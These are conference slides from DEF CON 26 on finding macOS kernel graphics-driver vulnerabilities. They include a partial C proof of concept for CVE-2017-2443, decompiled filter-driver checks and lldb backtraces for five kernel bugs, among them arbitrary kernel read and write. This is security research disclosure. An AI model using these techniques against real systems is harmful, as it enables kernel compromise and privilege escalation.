Attacking the macOS Kernel Graphics Driver

wang yu

DEF CON 26, 2018

- About me

- Background

The Case Study of macOS Graphics Driver Vulnerability

CVE-2015-3712

CVE-2015-3712:
Nvidia GeForce`GLContext (Token Type 0x8900)
Arbitrary Kernel Memory Write Vulnerability

https://bugs.chromium.org/p/project-zero/issues/detail?id=341

CVE-2016-1743

TALOS-2016-0088/CVE-2016-1743: AppleIntelHD3000Graphics`IOGen575Shared::new_texture NULL Pointer Dereference Vulnerability/Bug

https://www.talosintelligence.com/reports/TALOS-2016-0088/

https://www.exploit-db.com/exploits/39675/

CVE-2016-1804

ZDI-CAN-3611/CVE-2016-1804: windowserver _XSetGlobalForceConfig and _mthid_unserializeGestureConfiguration Double Free Vulnerability

https://www.blackhat.com/docs/us-16/materials/us-16-Chen-Subverting-Apple-Graphics-Practical-Approaches-To-Remotely-Gaining-Root.pdf

https://www.blackhat.com/docs/us-16/materials/us-16-Chen-Subverting-Apple-Graphics-Practical-Approaches-To-Remotely-Gaining-Root-wp.pdf

CVE-2016-1815

ZDI-CAN-3620/CVE-2016-1815: IOAcceleratorFamily`blit3d_submit_commands Out-of-Bounds Kernel Memory Write Vulnerability

https://recon.cx/2016/resources/slides/RECON-0xA-Shooting_the_OSX_El_Capitan_Kernel_Like_A_Sniper_Chen_He.pdf

https://blog.flanker017.me/blitzard-1/

From N-day POC to Zero-days

Let's Start Here

CVE-2017-2443:
macOS kernel code execution due to lack of bounds checking in AppleIntelCapriController::GetLinkConfig

https://bugs.chromium.org/p/project-zero/issues/attachmentText?aid=265544

CVE-2017-2489:
macOS kernel memory disclosure due to lack of bounds checking in AppleIntelCapriController::getDisplayPipeCapability

https://bugs.chromium.org/p/project-zero/issues/attachmentText?aid=265534


POC of the CVE-2017-2443

```
int main(int argc, char** argv){
    io_service_t service = IOServiceGetMatchingService(kIOMasterPortDefault,
                                                       IOServiceMatching("IntelFBClientControl"));①
    ......

    char inputStruct[4096];
    size_t inputStructCnt = 4096;

    ......

    for (int step = 1; step < 1000; step++) {
        memset(inputStruct, 0, inputStructCnt);
        *(uint32_t*)inputStruct = 0x238 + (step*(0x2000/8));③

        err = IOConnectCallMethod(conn, 0x921,②
                                  inputScalar, inputScalarCnt, inputStruct, inputStructCnt,
                                  outputScalar, &outputScalarCnt, outputStruct, &outputStructCnt);

        ......
    }
}
```

Let Me Try

CVE-2014-1819:
Win32k heap overflow due to double fetching/TOCTTOU in win32k!cjComputeGLYPHSET_MSFT_UNICODE

https://www.blackhat.com/us-14/briefings.html#understanding-tocttou-in-the-windows-kernel-font-scaler-engine



The CVE-2014-1819

Let Me Try Again

My fuzzing tool didn't get any valid output on the first day...

We have to overcome three obstacles:

- Target Selection
- Protection from the Filter Drivers
- Unremarkable Selectors



Bender Bending Rodríguez

Target Selection

```
io_service_t service = IOServiceGetMatchingService(kIOMasterPortDefault,
                                                   IOServiceMatching("IntelFBClientControl")); ①
```

```
AMDRadeonX3000.kext                 AMDFramebuffer.kext
AMDRadeonX4000.kext                 AMDLegacyFramebuffer.kext
AMDRadeonX5000.kext                 AppleGraphicsControl.kext
AMDRadeonX4000HWServices.kext       ATIRadeonX2000.kext
AMDRadeonX5000HWServices.kext       GeForce.kext
AppleIntelFramebufferAzul.kext      AppleIntelFramebufferCapri.kext
AppleIntelBDWGraphics.kext          AppleIntelBDWGraphicsFramebuffer.kext
AppleIntelHD3000Graphics.kext       AppleIntelHDGraphics.kext
AppleIntelHD4000Graphics.kext       AppleIntelHDGraphicsFB.kext
AppleIntelHD5000Graphics.kext       AppleIntelKBLGraphics.kext
AppleIntelSKLGraphics.kext          AppleIntelSKLGraphicsFramebuffer.kext
AppleIntelSNBGraphicsFB.kext        AppleIntelKBLGraphicsFramebuffer.kext
IOGraphicsFamily.kext               AppleGraphicsPowerManagement.kext
NVDAGF100Hal.kext                   NVDAGK100Hal.kext
AGDCBacklightControl.kext           AGDCPluginDisplayMetrics.kext
AppleGraphicsDeviceControl.kext     AppleGraphicsDevicePolicy.kext
......
```

Filter Drivers

IntelFBClientControl::doAttribute is protected by the AppleGraphicsDeviceControl::filtered_doDeviceAttribute

```
    frame #1: 0xffffff7fa025e005 AppleIntelFramebufferAzul`IntelFBClientControl::doAttribute(unsigned int, unsigned long*, unsigned long, unsigned long*, unsigned long*, IOExternalMethodArguments*) + 14
53
    frame #2: 0xffffff7fa025e5d2 AppleIntelFramebufferAzul`IntelFBClientControl::actionWrapper(void*, void*, void*, void*) + 48
    frame #3: 0xffffff801f63bbfe kernel.development`IOWorkLoop::runAction(this=0xffffff8040f22b00, inAction=(AppleIntelFramebufferAzul`IntelFBClientControl::actionWrapper(void*, void*, void*, void*)), t
arget=<unavailable>, arg0=<unavailable>, arg1=<unavailable>, arg2=<unavailable>, arg3=0x0000000000000000)(OSObject*, void*, void*, void*, void*), OSObject*, void*, void*, void*, void*) at IOWorkLoop.cpp
:505 [opt]
    frame #4: 0xffffff7fa025e654 AppleIntelFramebufferAzul`IntelFBClientControl::vendor_doDeviceAttribute(unsigned int, unsigned long*, unsigned long, unsigned long*, unsigned long*, IOExternalMethodArg
uments*) + 124
    frame #5: 0xffffff7fa02017e0 AppleGraphicsDeviceControl`AppleGraphicsDeviceControl::vendor_doDeviceAttribute(unsigned int, unsigned long*, unsigned long, unsigned long*, unsigned long*, AGDCClientSt
ate_t*) + 48
    frame #6: 0xffffff7fa02013d0 AppleGraphicsDeviceControl`AppleGraphicsDeviceControl::filtered_doDeviceAttribute(AppleGraphicsDeviceControl::agdc_filtered_api_t, unsigned int, unsigned long*, unsigned
 long, unsigned long*, unsigned long*, AGDCClientState_t*) + 3604
    frame #7: 0xffffff7fa0201955 AppleGraphicsDeviceControl`AppleGraphicsDeviceControl::UserKernelTransfer(unsigned int, AGDCClientState_t*) + 367
    frame #8: 0xffffff7fa01ff72f AppleGraphicsDeviceControl`AppleGraphicsDeviceControlClient::externalMethod(unsigned int, IOExternalMethodArguments*, IOExternalMethodDispatch*, OSObject*, void*) + 205
    frame #9: 0xffffff801f66e5c7 kernel.development`::is_io_connect_method(connection=0xffffff8045b27e30, selector=1793, scalar_input=<unavailable>, scalar_inputCnt=<unavailable>, inband_input=<unavaila
ble>, inband_inputCnt=0, ool_input=<unavailable>, ool_input_size=<unavailable>, inband_output=<unavailable>, inband_outputCnt=<unavailable>, scalar_output=<unavailable>, scalar_outputCnt=<unavailable>,
ool_output=<unavailable>, ool_output_size=<unavailable>) at IOUserClient.cpp:3971 [opt]
    frame #10: 0xffffff801f08b224 kernel.development`_Xio_connect_method(InHeadP=<unavailable>, OutHeadP=0xffffff804b9365e0) at device_server.c:8379 [opt]
    frame #11: 0xffffff801ef82ca7 kernel.development`ipc_kobject_server(request=0xffffff8044bbea00, option=<unavailable>) at ipc_kobject.c:351 [opt]
    frame #12: 0xffffff801ef55cad kernel.development`ipc_kmsg_send(kmsg=0xffffff8044bbea00, option=3, send_timeout=0) at ipc_kmsg.c:1867 [opt]
    frame #13: 0xffffff801ef70a9b kernel.development`mach_msg_overwrite_trap(args=<unavailable>) at mach_msg.c:570 [opt]
    frame #14: 0xffffff801f0bf08a kernel.development`mach_call_munger64(state=0xffffff8044bef540) at bsd_i386.c:573 [opt]
    frame #15: 0xffffff801ef219f6 kernel.development`hndl_mach_scall64 + 22
```

Protection from the Filter Driver

AppleGraphicsDeviceControl`
AppleGraphicsDeviceControl::filtered_doDeviceAttribute

```
687     switch ( selector )
688     {
689       case 0x704:
690         status = 0xE00002C2;
691         flag = 0LL;
692         if ( input_length != 8 )
693           return status;
694         goto LABEL_244;
695       case 0x707:
696         status = 0xE00002C2;
697         if ( input_length && (input_length != 0x408 || *(input_buffer + 4) > 0x400u) )
698           return status;
699         if ( out_length && *out_length )
700         {
701           checked = *out_length == 0x408LL;
702 LABEL_205:
703           flag = 0LL;
704           if ( !checked )
705             return status;
706         }
707         else
708         {
709 LABEL_207:
710           flag = 0LL;
711         }
712         goto LABEL_244;
```

AppleIntelFramebufferAzul`IntelFBClientControl::doAttribute

```
513         if ( selector > 0x700 )
514         {
515           switch ( selector )
516           {
517             case 0x701:
518               ++gSetFbStatusOnNextProbe_count;
519               v15 = AppleIntelAzulController::SetFbStatusOnNextProbe(v34, v35, a7, a4, a5, v12);
520               break;
521             case 0x704:
522               ++gAGDCInjectEvent_count;
523               v15 = AppleIntelAzulController::AGDCInjectEvent(v34, v35, a7, a4, a5, v12);
524               break;
525             case 0x707:
526               ++gFBSetEDID_count;
527               v15 = AppleIntelAzulController::FBSetEDID(v34, v35, a7, a4, a5, v12);
528               break;
529             default:
530               goto LABEL_85;
531           }
532 LABEL_94:
```

Unremarkable Selectors

Selector group: 0x80000???

```
587 LABEL_85:
588     ++qword_129B58;
589     if ( selector < 0 )
590     {
591       ++qword_129B60;
592       ++qword_129B80;
593       ++qword_129B68;
594       v13 = 0xE00002C7;
595       if ( v34[838] )
596       {
597         ++qword_129B70;
598         v15 = CamelliaTcon::processCmd(v34[838], selector & 0xFFFFFF, (unsigned int *)v35, v7, v11, v14);
599         goto LABEL_94;
600       }
601     }
```

More Handlers

```
252         if ( *(v8 + 10) & 8 )
253         {
254           ++qword_128920;
255           BYTE2(CamelliaTcon::processCmd(kFBControllerCommand_t,unsigned long *,unsigned long,unsigned long *,unsigned long *)::tconFeatureSet) |= 8u;
256         }
257         else
258         {
259           BYTE2(CamelliaTcon::processCmd(kFBControllerCommand_t,unsigned long *,unsigned long,unsigned long *,unsigned long *)::tconFeatureSet) &= 0xF7u;
260         }
261         CamelliaTcon::SetBacklightControlMode(this);
262         if ( *(v8 + 10) & 2 )
263         {
264           ++qword_128928;
265           v38 = *(this + 16);
266           ++qword_128780;
267           ++qword_128788;
268           AppleIntelAzulController::WriteRegister32(*(this + 2), &unk_64800, v38 & 0xF | 0x101000);
269           ++qword_128790;
270           AppleIntelAzulController::WriteRegister32(*(this + 2), &unk_64860, 0x1D010000u);
271           CamelliaTcon::ControlPSRFeature(this, 0x400u, 1, 0);
272           v37 = CamelliaTcon::processCmd(kFBControllerCommand_t,unsigned long *,unsigned long,unsigned long *,unsigned long *)::tconFeatureSet | 0x20000;
273         }
274         else
275         {
276           CamelliaTcon::ControlPSRFeature(this, 0x400u, 0, 0);
277           v37 = CamelliaTcon::processCmd(kFBControllerCommand_t,unsigned long *,unsigned long,unsigned long *,unsigned long *)::tconFeatureSet & 0xFFFDFFFF;
278         }
279         CamelliaTcon::processCmd(kFBControllerCommand_t,unsigned long *,unsigned long,unsigned long *,unsigned long *)::tconFeatureSet = v37;
280         goto LABEL_119;
281       case 0x801:
282         ++qword_128930;
283         if ( *(this + 36) == -1
284           || (++qword_128940,
285               BYTE2(CamelliaTcon::processCmd(kFBControllerCommand_t,unsigned long *,unsigned long,unsigned long *,unsigned long *)::tconFeatureSet) & 4) )
```

CASE 1. Unpatched Local Panic – Division by Zero Error

```
* thread #1, stop reason = EXC_ARITHMETIC (code=0, subcode=0x0)
    frame #0: 0xffffff7f9d585b4c AppleIntelFramebufferAzul`AppleIntelAzulController::SetupTimings(AppleIntelFramebuffer*, IODetailedTimingInformationV2 const*, AppleIntelAzulController::CRTCParams*) + 3
16
AppleIntelFramebufferAzul`AppleIntelAzulController::SetupTimings:
->  0xffffff7f9d585b4c <+316>: divq   %r12
    0xffffff7f9d585b4f <+319>: incl   %eax
    0xffffff7f9d585b51 <+321>: movl   %eax, 0x246c(%r14)
    0xffffff7f9d585b58 <+328>: addq   $0x8, %rsp
Target 0: (kernel.development) stopped.
(lldb) re r r12
     r12 = 0x0000000000000000
(lldb) bt
* thread #1, stop reason = EXC_ARITHMETIC (code=0, subcode=0x0)
  * frame #0: 0xffffff7f9d585b4c AppleIntelFramebufferAzul`AppleIntelAzulController::SetupTimings(AppleIntelFramebuffer*, IODetailedTimingInformationV2 const*, AppleIntelAzulController::CRTCParams*) + 3
16
    frame #1: 0xffffff7f9d57ff2b AppleIntelFramebufferAzul`AppleIntelAzulController::hwSetMode(AppleIntelFramebuffer*, DISPLAYPATH*, IODetailedTimingInformationV2 const*) + 207
    frame #2: 0xffffff7f9d5965f5 AppleIntelFramebufferAzul`AppleIntelFramebuffer::hwSetModeForMultiLink(AGDCMultiLinkConfig_t*) + 579
    frame #3: 0xffffff7f9d59581d AppleIntelFramebufferAzul`AppleIntelFramebuffer::SetDisplayModeMultiLink(AGDCMultiLinkConfig_t*) + 423
    frame #4: 0xffffff7f9d595068 AppleIntelFramebufferAzul`AppleIntelAzulController::ApplyMultiLinkConfig(AGDCMultiLinkConfig_t*) + 154
    frame #5: 0xffffff7f9d5af169 AppleIntelFramebufferAzul`IntelFBClientControl::doAttribute(unsigned int, unsigned long*, unsigned long, unsigned long*, unsigned long*, IOExternalMethodArguments*) + 18
09
    frame #6: 0xffffff7f9d5af5d2 AppleIntelFramebufferAzul`IntelFBClientControl::actionWrapper(void*, void*, void*, void*) + 48
    frame #7: 0xffffff801ca3bdce kernel.development`IOWorkLoop::runAction(this=0xffffff80434a0900, inAction=(AppleIntelFramebufferAzul`IntelFBClientControl::actionWrapper(void*, void*, void*, void*)), t
arget=<unavailable>, arg0=<unavailable>, arg1=<unavailable>, arg2=<unavailable>, arg3=0x0000000000000000)(OSObject*, void*, void*, void*, void*), OSObject*, void*, void*, void*) at IOWorkLoop.cpp
:505 [opt]
    frame #8: 0xffffff7f9d5af654 AppleIntelFramebufferAzul`IntelFBClientControl::vendor_doDeviceAttribute(unsigned int, unsigned long*, unsigned long, unsigned long*, unsigned long*, IOExternalMethodArg
uments*) + 124
    frame #9: 0xffffff7f9d5527e0 AppleGraphicsDeviceControl`AppleGraphicsDeviceControl::vendor_doDeviceAttribute(unsigned int, unsigned long*, unsigned long, unsigned long*, unsigned long*, AGDCClientSt
ate_t*) + 48
    frame #10: 0xffffff7f9d5523d1 AppleGraphicsDeviceControl`AppleGraphicsDeviceControl::filtered_doDeviceAttribute(AppleGraphicsDeviceControl::agdc_filtered_api_t, unsigned int, unsigned long*, unsigne
d long, unsigned long*, unsigned long*, AGDCClientState_t*) + 3795
    frame #11: 0xffffff7f9d552955 AppleGraphicsDeviceControl`AppleGraphicsDeviceControl::UserKernelTransfer(unsigned int, AGDCClientState_t*) + 367
    frame #12: 0xffffff7f9d550673 AppleGraphicsDeviceControl`AppleGraphicsDeviceControlClient::externalMethod(unsigned int, IOExternalMethodArguments*, IOExternalMethodDispatch*, OSObject*, void*) + 205
    frame #13: 0xffffff801ca6e7b7 kernel.development`::is_io_connect_method(connection=0xffffff8042e32920, selector=2336, scalar_input=<unavailable>, scalar_inputCnt=<unavailable>, inband_input=<unavail
able>, inband_inputCnt=0, ool_input=<unavailable>, ool_input_size=<unavailable>, inband_output=<unavailable>, inband_outputCnt=<unavailable>, scalar_output=<unavailable>, scalar_outputCnt=<unavailable>,
 ool_output=<unavailable>, ool_output_size=<unavailable>) at IOUserClient.cpp:3971 [opt]
    frame #14: 0xffffff801c48a284 kernel.development`_Xio_connect_method(InHeadP=<unavailable>, OutHeadP=0xffffff8048c115e0) at device_server.c:8379 [opt]
    frame #15: 0xffffff801c381d07 kernel.development`ipc_kobject_server(request=0xffffff80489c0000, option=<unavailable>) at ipc_kobject.c:351 [opt]
    frame #16: 0xffffff801c354d0d kernel.development`ipc_kmsg_send(kmsg=0xffffff80489c0000, option=3, send_timeout=0) at ipc_kmsg.c:1867 [opt]
    frame #17: 0xffffff801c36fafb kernel.development`mach_msg_overwrite_trap(args=<unavailable>) at mach_msg.c:570 [opt]
    frame #18: 0xffffff801c4be0ea kernel.development`mach_call_munger64(state=0xffffff804217fee0) at bsd_i386.c:573 [opt]
    frame #19: 0xffffff801c320a56 kernel.development`hndl_mach_scall64 + 22
```

CASE 2. Unpatched Local Panic – NULL Pointer Dereference

```
(lldb) di -s 0xffffff7fa0244e7e
AppleIntelFramebufferAzul`AppleIntelAzulController::SetFbStatusOnNextProbe:
->  0xffffff7fa0244e7e <+56>: movq   0x3f70(%rsi), %rcx
    0xffffff7fa0244e85 <+63>: testb  $0x10, 0xc4(%rcx)
    0xffffff7fa0244e8c <+70>: jne    0xffffff7fa0244eaf        ; <+105>
    0xffffff7fa0244e8e <+72>: movb   0x4(%rax), %al
    0xffffff7fa0244e91 <+75>: movb   %al, 0x1dd(%rsi)
    0xffffff7fa0244e97 <+81>: testb  %al, %al
    0xffffff7fa0244e99 <+83>: je     0xffffff7fa0244ebc        ; <+118>
    0xffffff7fa0244e9b <+85>: pushq  %rbp
(lldb) re r rsi
     rsi = 0x0000000000000000
(lldb) bt
* thread #1, stop reason = EXC_BAD_ACCESS (code=1, address=0x3f70)
  * frame #0: 0xffffff7fa0244e7e AppleIntelFramebufferAzul`AppleIntelAzulController::SetFbStatusOnNextProbe(AGDCFBOnline_t*) + 56
    frame #1: 0xffffff7fa025e005 AppleIntelFramebufferAzul`IntelFBClientControl::doAttribute(unsigned int, unsigned long*, unsigned long, unsigned long*, unsigned long*, IOExternalMethodArguments*) + 14
53
    frame #2: 0xffffff7fa025e5d2 AppleIntelFramebufferAzul`IntelFBClientControl::actionWrapper(void*, void*, void*, void*) + 48
    frame #3: 0xffffff801f63bbfe kernel.development`IOWorkLoop::runAction(this=0xffffff8040f22b00, inAction=(AppleIntelFramebufferAzul`IntelFBClientControl::actionWrapper(void*, void*, void*, void*)), t
arget=<unavailable>, arg0=<unavailable>, arg1=<unavailable>, arg2=<unavailable>, arg3=0x0000000000000000)(OSObject*, void*, void*, void*, void*), OSObject*, void*, void*, void*, void*) at IOWorkLoop.cpp
:505 [opt]
    frame #4: 0xffffff7fa025e654 AppleIntelFramebufferAzul`IntelFBClientControl::vendor_doDeviceAttribute(unsigned int, unsigned long*, unsigned long, unsigned long*, unsigned long*, IOExternalMethodArg
uments*) + 124
    frame #5: 0xffffff7fa02017e0 AppleGraphicsDeviceControl`AppleGraphicsDeviceControl::vendor_doDeviceAttribute(unsigned int, unsigned long*, unsigned long, unsigned long*, unsigned long*, AGDCClientSt
ate_t*) + 48
    frame #6: 0xffffff7fa02013d0 AppleGraphicsDeviceControl`AppleGraphicsDeviceControl::filtered_doDeviceAttribute(AppleGraphicsDeviceControl::agdc_filtered_api_t, unsigned int, unsigned long*, unsigned
 long, unsigned long*, unsigned long*, AGDCClientState_t*) + 3604
    frame #7: 0xffffff7fa0201955 AppleGraphicsDeviceControl`AppleGraphicsDeviceControl::UserKernelTransfer(unsigned int, AGDCClientState_t*) + 367
    frame #8: 0xffffff7fa01ff72f AppleGraphicsDeviceControl`AppleGraphicsDeviceControlClient::externalMethod(unsigned int, IOExternalMethodArguments*, IOExternalMethodDispatch*, OSObject*, void*) + 205
    frame #9: 0xffffff801f66e5c7 kernel.development`::is_io_connect_method(connection=0xffffff8045b27e30, selector=1793, scalar_input=<unavailable>, scalar_inputCnt=<unavailable>, inband_input=<unavaila
ble>, inband_inputCnt=0, ool_input=<unavailable>, ool_input_size=<unavailable>, inband_output=<unavailable>, inband_outputCnt=<unavailable>, scalar_output=<unavailable>, scalar_outputCnt=<unavailable>,
ool_output=<unavailable>, ool_output_size=<unavailable>) at IOUserClient.cpp:3971 [opt]
    frame #10: 0xffffff801f08b224 kernel.development`_Xio_connect_method(InHeadP=<unavailable>, OutHeadP=0xffffff804b9365e0) at device_server.c:8379 [opt]
    frame #11: 0xffffff801ef82ca7 kernel.development`ipc_kobject_server(request=0xffffff8044bbea00, option=<unavailable>) at ipc_kobject.c:351 [opt]
    frame #12: 0xffffff801ef55cad kernel.development`ipc_kmsg_send(kmsg=0xffffff8044bbea00, option=3, send_timeout=0) at ipc_kmsg.c:1867 [opt]
    frame #13: 0xffffff801ef70a9b kernel.development`mach_msg_overwrite_trap(args=<unavailable>) at mach_msg.c:570 [opt]
    frame #14: 0xffffff801f0bf08a kernel.development`mach_call_munger64(state=0xffffff8044bef540) at bsd_i386.c:573 [opt]
    frame #15: 0xffffff801ef219f6 kernel.development`hndl_mach_scall64 + 22
```

CASE 3. CVE-2017-???? – Stack-based Buffer Overflow

```
(lldb) bt
* thread #1, stop reason = EXC_BREAKPOINT (code=3, subcode=0x0)
  * frame #0: 0xffffff8000b7b94a kernel.development`panic_trap_to_debugger [inlined] current_cpu_datap at cpu_data.h:401 [opt]
    frame #1: 0xffffff8000b7b94a kernel.development`panic_trap_to_debugger [inlined] current_processor at cpu.c:220 [opt]
    frame #2: 0xffffff8000b7b94a kernel.development`panic_trap_to_debugger [inlined] DebuggerTrapWithState(db_op=DBOP_PANIC, db_message=<unavailable>, db_panic_str="\"Kernel stack memory corruption detected\"@/BuildRoot/Library/Caches/com.apple.xbs/Sources/xnu/xnu-4570.71.2/libkern/stack_protector.c:37", db_panic_args=0xffffff91f1853640, db_panic_options=0, db_proceed_on_sync_failure=1, db_panic_caller=18446743521855786746) at debug.c:463 [opt]
    frame #3: 0xffffff8000b7b91a kernel.development`panic_trap_to_debugger(panic_format_str="\"Kernel stack memory corruption detected\"@/BuildRoot/Library/Caches/com.apple.xbs/Sources/xnu/xnu-4570.71.2/libkern/stack_protector.c:37", panic_args=0xffffff91f1853640, reason=0, ctx=0x0000000000000000, panic_options_mask=0, panic_caller=18446743521855786746) at debug.c:724 [opt]
    frame #4: 0xffffff8000b7b71c kernel.development`panic(str=<unavailable>) at debug.c:611 [opt]
    frame #5: 0xffffff7f82f3cefa AppleIntelFramebufferAzul`AppleIntelAzulController::WriteAUX(AppleIntelFramebuffer*, unsigned int, unsigned short, void*, DISPLAYPATH*) + 628
    frame #6: 0xffffff819f854000
(lldb) re r
General Purpose Registers:
       rax = 0xffffff81dfffe000
       rbx = 0x0000000000000000
       rcx = 0xffffff81dfffe000
       rdx = 0xffffff80012f9d57  ""Kernel stack memory corruption detected"@/BuildRoot/Library/Caches/com.apple.xbs/Sources/xnu/xnu-4570.71.2/libkern/stack_protector.c:37"
       rdi = 0x0000000000000003
       rsi = 0xffffff8001349edc  "panic"
       rbp = 0xffffff91f1853600
       rsp = 0xffffff91f18535c0
        r8 = 0x0000000000000000
        r9 = 0x0000000000000001
       r10 = 0xffffff800123bd90  kernel.development`IOWorkLoop::runAction(int (*)(OSObject*, void*, void*, void*, void*), OSObject*, void*, void*, void*, void*) at IOWorkLoop.cpp:500
       r11 = 0xffffff91f1853b08
       r12 = 0xffffff7f82f3cefa  AppleIntelFramebufferAzul`AppleIntelAzulController::RunI2COverAUX(AppleIntelFramebuffer*, DISPLAYPATH*, unsigned int*, unsigned short, unsigned char, unsigned char)
       r13 = 0x0000000000000000
       r14 = 0xffffff91f1853640
       r15 = 0xffffff80012f9d57  ""Kernel stack memory corruption detected"@/BuildRoot/Library/Caches/com.apple.xbs/Sources/xnu/xnu-4570.71.2/libkern/stack_protector.c:37"
       rip = 0xffffff8000b7b94a  kernel.development`panic_trap_to_debugger + 522 [inlined] current_cpu_datap at cpu.c:220
```

CASE 4. CVE-2017-13883 – Arbitrary Kernel Memory Read

```
(lldb) bt
* thread #1, stop reason = EXC_BAD_ACCESS (code=1, address=0xaadc8aaa)
  * frame #0: 0xffffff7f95588761 AppleIntelFramebufferAzul`AppleIntelAzulController::ReadRegister32(unsigned long) + 25
    frame #1: 0xffffff7f955bd0ab AppleIntelFramebufferAzul`CamelliaTcon::processCmd(kFBControllerCommand_t, unsigned long*, unsigned long, unsigned long*, unsigned long*) + 2321
    frame #2: 0xffffff7f955c1484 AppleIntelFramebufferAzul`IntelFBClientControl::doAttribute(unsigned int, unsigned long*, unsigned long, unsigned long*, unsigned long*, IOExternalMethodArguments*) + 18
68
    frame #3: 0xffffff7f955c1906 AppleIntelFramebufferAzul`IntelFBClientControl::actionWrapper(void*, void*, void*, void*) + 48
    frame #4: 0xffffff801327bf0e kernel.development`IOWorkLoop::runAction(this=0xffffff803884e800, inAction=(AppleIntelFramebufferAzul`IntelFBClientControl::actionWrapper(void*, void*, void*, void*)), t
arget=<unavailable>, arg0=<unavailable>, arg1=<unavailable>, arg2=<unavailable>, arg3=0x0000000000000000)(OSObject*, void*, void*, void*, void*), OSObject*, void*, void*, void*, void*) at IOWorkLoop.cpp
:505 [opt]
    frame #5: 0xffffff7f955c198d AppleIntelFramebufferAzul`IntelFBClientControl::vendor_doDeviceAttribute(unsigned int, unsigned long*, unsigned long, unsigned long*, unsigned long*, IOExternalMethodArg
uments*) + 129
    frame #6: 0xffffff7f95564888 AppleGraphicsDeviceControl`AppleGraphicsDeviceControl::vendor_doDeviceAttribute(unsigned int, unsigned long*, unsigned long, unsigned long*, unsigned long*, AGDCClientSt
ate_t*) + 48
    frame #7: 0xffffff7f955645fa AppleGraphicsDeviceControl`AppleGraphicsDeviceControl::filtered_doDeviceAttribute(AppleGraphicsDeviceControl::agdc_filtered_api_t, unsigned int, unsigned long*, unsigned
 long, unsigned long*, unsigned long*, AGDCClientState_t*) + 2902
    frame #8: 0xffffff7f95564a17 AppleGraphicsDeviceControl`AppleGraphicsDeviceControl::UserKernelTransfer(unsigned int, AGDCClientState_t*) + 393
    frame #9: 0xffffff7f95562dcc AppleGraphicsDeviceControl`AppleGraphicsDeviceControlClient::externalMethod(unsigned int, IOExternalMethodArguments*, IOExternalMethodDispatch*, OSObject*, void*) + 174
    frame #10: 0xffffff80132afd23 kernel.development`::is_io_connect_method(connection=<unavailable>, selector=<unavailable>, scalar_input=<unavailable>, scalar_inputCnt=<unavailable>, inband_input=<una
vailable>, inband_inputCnt=<unavailable>, ool_input=<unavailable>, ool_input_size=<unavailable>, inband_output=<unavailable>, inband_outputCnt=<unavailable>, scalar_output=<unavailable>, scalar_outputCn
t=<unavailable>, ool_output=<unavailable>, ool_output_size=<unavailable>) at IOUserClient.cpp:3920 [opt]
    frame #11: 0xffffff8012d3b498 kernel.development`_Xio_connect_method(InHeadP=<unavailable>, OutHeadP=0xffffff803f7215d8) at device_server.c:8376 [opt]
    frame #12: 0xffffff8012c361cc kernel.development`ipc_kobject_server(request=<unavailable>, option=<unavailable>) at ipc_kobject.c:352 [opt]
    frame #13: 0xffffff8012c0d19c kernel.development`ipc_kmsg_send(kmsg=<unavailable>, option=<unavailable>, send_timeout=<unavailable>) at ipc_kmsg.c:1828 [opt]
    frame #14: 0xffffff8012c26057 kernel.development`mach_msg_overwrite_trap(args=<unavailable>) at mach_msg.c:556 [opt]
    frame #15: 0xffffff8012d6db7d kernel.development`mach_call_munger64(state=0xffffff80355e4420) at bsd_i386.c:556 [opt]
    frame #16: 0xffffff8012bd9db6 kernel.development`hndl_mach_scall64 + 22
```

CASE 5. CVE-2017-7155 – Arbitrary Kernel Memory Write

```
(lldb) bt
* thread #1, stop reason = EXC_BAD_ACCESS (code=1, address=0xa68e2aaa)
  * frame #0: 0xffffff7f91188c57 AppleIntelFramebufferAzul`AppleIntelAzulController::WriteRegister32(unsigned long, unsigned int) + 1173
    frame #1: 0xffffff7f911bd0cf AppleIntelFramebufferAzul`CamelliaTcon::processCmd(kFBControllerCommand_t, unsigned long*, unsigned long, unsigned long*, unsigned long*) + 2357
    frame #2: 0xffffff7f911c1484 AppleIntelFramebufferAzul`IntelFBClientControl::doAttribute(unsigned int, unsigned long*, unsigned long, unsigned long*, unsigned long*, IOExternalMethodArguments*) + 18
68
    frame #3: 0xffffff7f911c1906 AppleIntelFramebufferAzul`IntelFBClientControl::actionWrapper(void*, void*, void*, void*) + 48
    frame #4: 0xffffff800ee7bf0e kernel.development`IOWorkLoop::runAction(this=0xffffff80333cc780, inAction=(AppleIntelFramebufferAzul`IntelFBClientControl::actionWrapper(void*, void*, void*, void*)), t
arget=<unavailable>, arg0=<unavailable>, arg1=<unavailable>, arg2=<unavailable>, arg3=0x0000000000000000)(OSObject*, void*, void*, void*, void*), OSObject*, void*, void*, void*, void*) at IOWorkLoop.cpp
:505 [opt]
    frame #5: 0xffffff7f911c198d AppleIntelFramebufferAzul`IntelFBClientControl::vendor_doDeviceAttribute(unsigned int, unsigned long*, unsigned long, unsigned long*, unsigned long*, IOExternalMethodArg
uments*) + 129
    frame #6: 0xffffff7f91164888 AppleGraphicsDeviceControl`AppleGraphicsDeviceControl::vendor_doDeviceAttribute(unsigned int, unsigned long*, unsigned long, unsigned long*, unsigned long*, AGDCClientSt
ate_t*) + 48
    frame #7: 0xffffff7f911645fa AppleGraphicsDeviceControl`AppleGraphicsDeviceControl::filtered_doDeviceAttribute(AppleGraphicsDeviceControl::agdc_filtered_api_t, unsigned int, unsigned long*, unsigned
 long, unsigned long*, unsigned long*, AGDCClientState_t*) + 2902
    frame #8: 0xffffff7f91164a17 AppleGraphicsDeviceControl`AppleGraphicsDeviceControl::UserKernelTransfer(unsigned int, AGDCClientState_t*) + 393
